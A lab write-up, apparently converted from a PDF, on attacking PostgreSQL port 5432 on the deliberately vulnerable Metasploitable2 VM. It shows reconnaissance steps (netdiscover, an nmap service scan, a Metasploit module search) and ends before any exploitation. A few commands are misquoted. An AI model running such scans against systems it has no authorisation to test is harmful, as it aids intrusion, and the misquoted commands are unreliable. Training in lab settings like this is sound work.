

14 July, 24

Exploiting 5432 POSTGRES Port Vulnerability on Metasploitable2

Detailed Write-Up By Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

14 July, 24



The screenshot shows a Kali Linux terminal window with the following content:

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

At the bottom of the terminal window, there is a status bar that reads: "To direct input to this VM, click inside or press Ctrl+G."

14 July, 24



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

14 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
(silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
(silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

14 July, 24

nmap scan -Pn -sV <ip>



```
silentspectre@kali: ~  
File Actions Edit View Help  
--(silentspectre@kali)-[~]  
$ nmap -Pn -sV 192.168.100.218  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT  
Nmap scan report for 192.168.100.218  
Host is up (0.0038s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Start the metasploit: **sudo msfdb init && msfadmin**

14 July, 24

The screenshot shows a Kali Linux virtual machine running VMware Workstation. The terminal window displays the following content:

```
(silentspectre@kali)-[~]  
$ sudo msf6 init && msfconsole  
[*] Database already started  
[*] The database appears to be already configured, skipping initialization  
Metasploit tip: Use the 'capture' plugin to start multiple authentication-capturing and poisoning services
```


A large ASCII art logo for Metasploit Framework (MSF) is displayed in the background.

```
= [ metasploit v6.4.15-dev ]  
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post ]  
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]
```


Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search postgres
```



Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql	.	normal	No	Authentication Capture: PostgreSQL
1	post/linux/gather/enum_users_history	.	normal	No	Linux Gather User History

At the bottom of the screen, there is a status bar that reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

Search postgress:

14 July, 24



